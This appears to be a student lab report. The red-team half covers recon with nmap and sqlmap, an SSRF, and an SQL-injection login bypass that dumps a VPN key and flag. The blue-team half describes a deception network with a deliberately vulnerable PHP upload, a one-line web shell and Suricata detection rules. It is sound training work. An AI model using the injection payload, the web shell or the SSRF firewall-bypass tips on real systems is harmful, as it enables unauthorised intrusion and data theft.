PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|     Slowloris tries to keep many connections to the target web server open and hold
|     them open as long as possible. It accomplishes this by opening connections to
|     the target web server and sending a partial request. By doing so, it starves
|     the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|       http://ha.ckers.org/slowloris/
|_  http-fileupload-exploiter:
```

So then we did some web enumeration using Nmap NSE to identify web applications or admin panels. We did this with NSE script which enumerates common directories and files on a web server. But we didn't find anything significant.

```
192.168.224.151:6006 (QEMU (network297)) - RealVNC Viewer
Applications: Burp Suite Community ... Web Proxy Viewer - M... Oracle VM VirtualBox M... Internal [Running] - Ora... Terminal - debian@net...
Terminal - debian@network297: ~
File Edit View Terminal Tabs Help
debian@network297: ~/Downloads
debian@network297: ~
debian@network297: ~/nikto/program

[*] ending @ 01:11:46 /2025-05-06/

debian@network297:~$ nmap -sV -p 80 --script http_enum 192.168.56.103
Starting Nmap 7.93 ( https://nmap.org ) at 2025-05-06 01:58 IST
NSE: failed to initialize the script engine:
/usr/bin/./share/nmap/nse_main.lua:833: 'http_enum' did not match a category, filename, or directory
stack traceback:
  [C]: in function 'error'
  /usr/bin/./share/nmap/nse_main.lua:833: in local 'get_chosen_scripts'
  /usr/bin/./share/nmap/nse_main.lua:1344: in main chunk
  [C]: in ?

QUITTING!

debian@network297:~$ nmap -sV -p 80 --script http-enum 192.168.56.103
Starting Nmap 7.93 ( https://nmap.org ) at 2025-05-06 01:59 IST
Nmap scan report for 192.168.56.103
Host is up (0.00049s latency).


PORT      STATE SERVICE VERSION
80/tcp    open  http      Werkzeug/3.1.3 Python/3.11.11
|_http-server-header: Werkzeug/3.1.3 Python/3.11.11
|_http-enum:
|_ /robots.txt: Robots file
|_ fingerprint-strings:
|_ FourOhFourRequest:
|_ HTTP/1.1 404 NOT FOUND
|_ Server: Werkzeug/3.1.3 Python/3.11.11
|_ Date: Mon, 05 May 2025 20:30:01 GMT
|_ Content-Type: text/html; charset=utf-8
|_ Content-Length: 207
|_ Connection: close
|_ <!doctype html>
|_ <html lang=en>
|_ <title>404 Not Found</title>
|_ <h1>Not Found</h1>
|_ <p>The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.</p>
|_ GetRequest:
|_ HTTP/1.1 200 OK
|_ Server: Werkzeug/3.1.3 Python/3.11.11
|_ Date: Mon, 05 May 2025 20:30:01 GMT
```

We are doing ARP requests for host discovery to know which hosts are up. We found that all host were up.

```
192.168.224.151:6006 (QEMU (network297)) - RealVNC Viewer
Applications: Burp Suite Community ... Web Proxy Viewer - M... Oracle VM VirtualBox M... Internal [Running] - Ora... Terminal - debian@net...
Terminal - debian@network297: ~/Downloads
File Edit View Terminal Tabs Help
debian@network297: ~/Downloads
debian@network297: ~
debian@network297: ~/nikto/program


Host is up.
Nmap done: 1 IP address (1 host up) scanned in 0.00 seconds
debian@network297:~/Downloads$ sudo nmap -PR -sn 192.168.224.166/24
Starting Nmap 7.93 ( https://nmap.org ) at 2025-05-06 02:02 IST
Nmap scan report for 192.168.224.8
Host is up (0.0018s latency).
MAC Address: A0:CE:C8:EC:54:D9 (CE Link Limited)
Nmap scan report for 192.168.224.11
Host is up (0.0015s latency).
MAC Address: 00:00:0C:07:AC:32 (Cisco Systems)
Nmap scan report for 192.168.224.22
Host is up (0.00016s latency).
MAC Address: 00:E0:0C:3F:05:2A (Motorola)
Nmap scan report for 192.168.224.25
Host is up (0.00061s latency).
MAC Address: 00:E0:4C:1B:9D:C5 (Realtek Semiconductor)
Nmap scan report for 192.168.224.26
Host is up (0.00023s latency).
MAC Address: 22:01:4D:08:13:DC (Unknown)
Nmap scan report for 192.168.224.32
Host is up (0.00037s latency).
MAC Address: 08:00:27:9A:1B:DE (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.224.36
Host is up (0.00014s latency).
MAC Address: 00:E0:1E:04:30:4F (Cisco Systems)
Nmap scan report for 192.168.224.39
Host is up (0.00054s latency).
MAC Address: 78:7B:8A:CD:A2:80 (Apple)
Nmap scan report for 192.168.224.43
Host is up (0.00015s latency).
MAC Address: 0A:E0:AF:B4:01:33 (Unknown)
Nmap scan report for 192.168.224.49
Host is up (0.00015s latency).
MAC Address: 90:09:D0:0B:4B:8C (Synology Incorporated)
Nmap scan report for 192.168.224.58
Host is up (0.00017s latency).
MAC Address: D8:43:AE:4A:C9:38 (Unknown)
Nmap scan report for 192.168.224.60
Host is up (0.00024s latency).
MAC Address: D8:43:AE:4A:C8:00 (Unknown)
```


We also used vulners NSE script which checks services against the Vulners.com CVE database to detect known vulnerabilities.



```
debian@network297:~/Downloads$ nmap -sV -p 21-8080 --script vulners 192.168.56.103
Starting Nmap 7.93 ( https://nmap.org ) at 2025-05-06 02:04 IST
Nmap scan report for 192.168.56.103
Host is up (0.00028s latency).
Not shown: 8058 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.7 (FreeBSD 20240806; protocol 2.0)
|_ vulners:
|_ cpe:/a:openbsd:openssh:9.7:
|_ 2C119FFA-ECE0-5E14-A4A4-354A2C38071A 10.0 https://vulners.com/githubexploit/2C119FFA-ECE0-5E14-A4A4-354A2C38071A *EXPLOIT*
|_ 5E6968B4-D8D6-57FA-BF6E-D982219D827A 9.8 https://vulners.com/githubexploit/5E6968B4-D8D6-57FA-BF6E-D982219D827A *EXPLOIT*
|_ 33D623F7-98E0-5F75-80FA-81AA666D1340 9.8 https://vulners.com/githubexploit/33D623F7-98E0-5F75-80FA-81AA666D1340 *EXPLOIT*
|_ PACKETSTORM:190587 8.1 https://vulners.com/packetstorm/PACKETSTORM:190587 *EXPLOIT*
|_ PACKETSTORM:179290 8.1 https://vulners.com/packetstorm/PACKETSTORM:179290 *EXPLOIT*
|_ FB2E9ED1-43D7-585C-A197-0D6628B20134 8.1 https://vulners.com/githubexploit/FB2E9ED1-43D7-585C-A197-0D6628B20134 *EXPLOIT*
|_ FA3992CE-9C4C-5350-8134-177126E0BD3F 8.1 https://vulners.com/githubexploit/FA3992CE-9C4C-5350-8134-177126E0BD3F *EXPLOIT*
|_ F8981437-1287-5869-93F1-6570F81DCE59 8.1 https://vulners.com/githubexploit/F8981437-1287-5869-93F1-6570F81DCE59 *EXPLOIT*
|_ F58A5CB2-2174-586F-9CA9-4C47F8F38B5E 8.1 https://vulners.com/githubexploit/F58A5CB2-2174-586F-9CA9-4C47F8F38B5E *EXPLOIT*
|_ EPD615F0-8F17-5471-AA83-0F491FD497AF 8.1 https://vulners.com/githubexploit/EPD615F0-8F17-5471-AA83-0F491FD497AF *EXPLOIT*
|_ EC20B9C2-6857-5848-848A-A9F43D013EEB 8.1 https://vulners.com/githubexploit/EC20B9C2-6857-5848-848A-A9F43D013EEB *EXPLOIT*
|_ EB13CB06-BC93-5F14-A210-AC0B5A1D8572 8.1 https://vulners.com/githubexploit/EB13CB06-BC93-5F14-A210-AC0B5A1D8572 *EXPLOIT*
|_ E660E1AF-7A87-57E2-AEEF-CA14E1FEF7CD 8.1 https://vulners.com/githubexploit/E660E1AF-7A87-57E2-AEEF-CA14E1FEF7CD *EXPLOIT*
|_ E543E274-C20A-582A-8F8E-F8E3F381C345 8.1 https://vulners.com/githubexploit/E543E274-C20A-582A-8F8E-F8E3F381C345 *EXPLOIT*
|_ E34FCCCE-226E-5A46-9B1C-BCD6EF7D3257 8.1 https://vulners.com/githubexploit/E34FCCCE-226E-5A46-9B1C-BCD6EF7D3257 *EXPLOIT*
|_ E24EEC8A-40F7-58BC-9E4D-7813522FF915 8.1 https://vulners.com/githubexploit/E24EEC8A-40F7-58BC-9E4D-7813522FF915 *EXPLOIT*
|_ DC798E98-BA77-5F86-9C16-0CF8CD540EBB 8.1 https://vulners.com/githubexploit/DC798E98-BA77-5F86-9C16-0CF8CD540EBB *EXPLOIT*
|_ DC473885-F54C-5F76-BAFD-0175E4A90C1D 8.1 https://vulners.com/githubexploit/DC473885-F54C-5F76-BAFD-0175E4A90C1D *EXPLOIT*
|_ D85F08E9-0B96-55E9-8DD2-22F01980F360 8.1 https://vulners.com/githubexploit/D85F08E9-0B96-55E9-8DD2-22F01980F360 *EXPLOIT*
|_ D572250A-BE94-501D-90C4-14A6C9C0AC47 8.1 https://vulners.com/githubexploit/D572250A-BE94-501D-90C4-14A6C9C0AC47 *EXPLOIT*
|_ D1E049F1-393E-552D-80D1-675822B26911 8.1 https://vulners.com/githubexploit/D1E049F1-393E-552D-80D1-675822B26911 *EXPLOIT*
|_ CVE-2024-6387 8.1 https://vulners.com/cve/CVE-2024-6387
|_ CFEBF7AF-651A-5302-80B8-F8146D5B33A6 8.1 https://vulners.com/githubexploit/CFEBF7AF-651A-5302-80B8-F8146D5B33A6 *EXPLOIT*
|_ CF80DDA9-42E7-5E06-8DA8-84C72658E191 8.1 https://vulners.com/githubexploit/CF80DDA9-42E7-5E06-8DA8-84C72658E191 *EXPLOIT*
|_ CB2926E1-2355-5C82-A42A-D4F72F114F9B 8.1 https://vulners.com/githubexploit/CB2926E1-2355-5C82-A42A-D4F72F114F9B *EXPLOIT*
|_ C6F86D50-F71D-5870-B671-D6A09A95627F 8.1 https://vulners.com/githubexploit/C6F86D50-F71D-5870-B671-D6A09A95627F *EXPLOIT*
|_ C623D558-C162-5D17-88A5-4799A28EC001 8.1 https://vulners.com/githubexploit/C623D558-C162-5D17-88A5-4799A28EC001 *EXPLOIT*
|_ C5B2D4A1-8C3B-5FF7-B620-EDE207B027A0 8.1 https://vulners.com/githubexploit/C5B2D4A1-8C3B-5FF7-B620-EDE207B027A0 *EXPLOIT*
|_ C185263E-3E67-5550-B9C0-AB9C15351960 8.1 https://vulners.com/githubexploit/C185263E-3E67-5550-B9C0-AB9C15351960 *EXPLOIT*
|_ B0A609DA-6936-50DC-A325-19FE2CC68562 8.1 https://vulners.com/githubexploit/B0A609DA-6936-50DC-A325-19FE2CC68562 *EXPLOIT*
|_ AA539633-36A9-53BC-97E8-198C0E4E8D37 8.1 https://vulners.com/githubexploit/AA539633-36A9-53BC-97E8-198C0E4E8D37 *EXPLOIT*
```

We tried many things for recon but couldn't find anything significant. So we thought of testing all basic vulnerabilities one by one. So we tried SQL injection manually, which was not successful at all at that time.






We also used SQLMap to find any sql vulnerabilities.

In the following screenshot we target the website for SQL injection where it is crawling the website up to 5 levels deep, following links and collecting forms/URLS for testing.

Also we are using risk level up to 3 means Sqlmap will use aggressive and potentially dangerous payloads during testing.



```
192.168.224.151:6006 (QEMU (network297)) - RealVNC Viewer
Applications: Burp Suite Community ... Web Proxy Viewer - M... Oracle VM VirtualBox M... Internal [Running] - Ora... Terminal - debian@net...
Terminal - debian@network297: ~/Downloads
File Edit View Terminal Tabs Help
debian@network297: ~/Downloads
debian@network297: ~
debian@network297: ~/nikto/program

debian@network297:~/Downloads$ sqlmap -u http://192.168.56.103 -crawl 5 --risk 3

  ____
  |  _ \| | | | | |
  | |_) | | | |
  | |_) | | | |
  | |_) | | | |
  |____|_|_|_|

{1.7.2#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 01:50:55 /2025-05-06/

do you want to check for the existence of site's sitemap(.xml) [y/N] y
[01:50:57] [WARNING] 'sitemap.xml' not found
[01:50:57] [INFO] starting crawler for target URL 'http://192.168.56.103'
[01:50:57] [INFO] searching for links with depth 1
[01:50:57] [WARNING] no usable links found (with GET parameters)
[01:50:57] [WARNING] your sqlmap version is outdated

[*] ending @ 01:50:57 /2025-05-06/

debian@network297:~/Downloads$ sqlmap -u http://192.168.56.103 -crawl 5 --level 3


  ____
  |  _ \| | | | | |
  | |_) | | | |
  | |_) | | | |
  |____|_|_|_|

{1.7.2#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 01:51:34 /2025-05-06/

do you want to check for the existence of site's sitemap(.xml) [y/N] y
[01:51:35] [WARNING] 'sitemap.xml' not found
[01:51:35] [INFO] starting crawler for target URL 'http://192.168.56.103'
[01:51:35] [INFO] searching for links with depth 1
[01:51:35] [WARNING] no usable links found (with GET parameters)
[01:51:35] [WARNING] your sqlmap version is outdated
```




But with the tool also we couldn't find anything.

So we move on tried other vulnerabilities like XSS, CSRF, and SSRF.

And luckily or you can say laboursly we found an **SSRF**.

It was a simple SSRF for which we took help of GeeksforGeeks article about SSRF.

Following is the screenshot explaining it and we implementing it.



Taken from GFG.

Key Points To Test SSRF Vulnerability :


1. Always make sure that you are making requests to back end server on the behalf of public server, not from the browser.
2. To fetch the data from the server also try `http://localhost/xyz/` with `http://127.0.0.1/xyz`.
3. The server may have firewall protection always try to bypass the firewall if possible.
4. Make sure that the request is coming from the server, not from your local host.

And so through this we found are second vulnerability of the blue team.

Then at this point we were stuck and didn't know what to do so we took help of our dear friend ChatGPT where we explained the situation to it and in its first prompt gave us one of the solutions that now that we had find SSRF we should try SQL injection again.

And we did try it and voila we found an SQL injection.

Also there was a catch in this sql injection that we couldn't keep the password field empty. So we had to try multiple times and multiple different ways.



View a Website (eg -> <https://google.com>)

Fetches: <http://localhost/login?username=admin'+OR+1=1--&password=asa>

Logged in as: admin' OR 1=1--

```
{(1, 'person', 'private_vpn_key'), (2, 'vpn', 'ECQF091toGk0VADG6R44KWZ4fY5k5wb1RwPXI5htV18='), (3, 'flag 1 found', 'flag1{sq1_1nj3ct3d_:{}}')}
```

But in the end we found 3 vulnerabilities that the blue team accepted. And they also accepted that there were only 3 vulnerabilities.

OUR WORK AS A BLUE TEAM

Enterprise Network Security Posture Emulation

Team Name: ATCQ (A Tribe Called Quest)

BY Neeraj Jain (MT24059), YashVardhan(MT24107)

Number of VMs Used: 5

Platform: VirtualBox

Base OS: Debian (VM1–VM3, VM5), CentOS (VM4)

Objective: Design and implement a defensive enterprise network with layered deception and trap-based defense. Red team is granted entry to VM1 and must explore and pivot to compromise the rest.

Network Architecture Overview

VM	Purpose	Key Components
VM1	Entry Point	iptables firewall, controlled access, deception script
VM2	Honeypot Site	Wikipedia-style fake content, public web access
VM3	Real Web Server + IDS	Vulnerable site (RCE), Suricata, trap files
VM4	Authentication Server	FreeIPA, ATCQ users as bait
VM5	VPN Gateway	WireGuard VPN, bait .conf file trap

Tooling and Configuration

Iptables : Firewall + deception routing on VM1

- Used to **control access** between red team and internal resources.
- Default iptables policy:

```
iptables -P INPUT DROP
iptables -P FORWARD DROP
iptables -P OUTPUT ACCEPT
```

- Only honeypot (VM2) is allowed by default:

```
iptables -A FORWARD -s 192.168.30.0/24 -d 192.168.20.10 -p tcp --dport 80 -j ACCEPT
```

- Access to the real site (VM3) is hidden via a commented line:

```
# iptables -A FORWARD -s 192.168.30.0/24 -d 192.168.20.20 -p tcp --dport 80 -j ACCEPT
```

- Red team must **uncomment** the rule to progress.

Nginx : Serving static honeypot site on VM2

- Serves static HTML files including:
- Fake Wikipedia site
- `.admin/admin_creds.txt`
- `/db_backup.txt`
- Let's the red team waste time

PHP : RCE-supporting real site on VM3

- Runs a vulnerable PHP-based web server
- Shell upload vulnerability exposed at `/shell.php`
- Uploading a PHP shell allows remote command execution

```
<?php system($_GET['cmd']); ?>
```

- Allows access to files like `/home/qtip/.trap.txt`

Suricata IDS : Detect access to trap files, web shells, VPN

- Monitors HTTP and file access via custom rules.
- Key Suricata rules:

```

alert http any any -> any any (msg:"Web Shell Access Detected
(shell.php)"; content:"/shell.php"; http.uri; nocase; sid:1000001;
rev:1;)
alert http any any -> any any (msg:"Trap File Access -
admin_creds.txt"; content:"/admin_creds.txt"; http.uri; nocase;
sid:1000010; rev:1;)
alert http any any -> any any (msg:"VPN bait file downloaded";
content:"internal-access.conf"; http.uri; nocase; sid:1050001;
rev:1;)

```

- Logs saved in `/var/log/suricata/fast.log`.

auditd + custom script: File-based trap monitoring

- Tracks local file accesses on `.trap.txt` files placed in ATCQ user home dirs:

```
-w /home/qtip/.trap.txt -p r -k trapfile-qtip
```

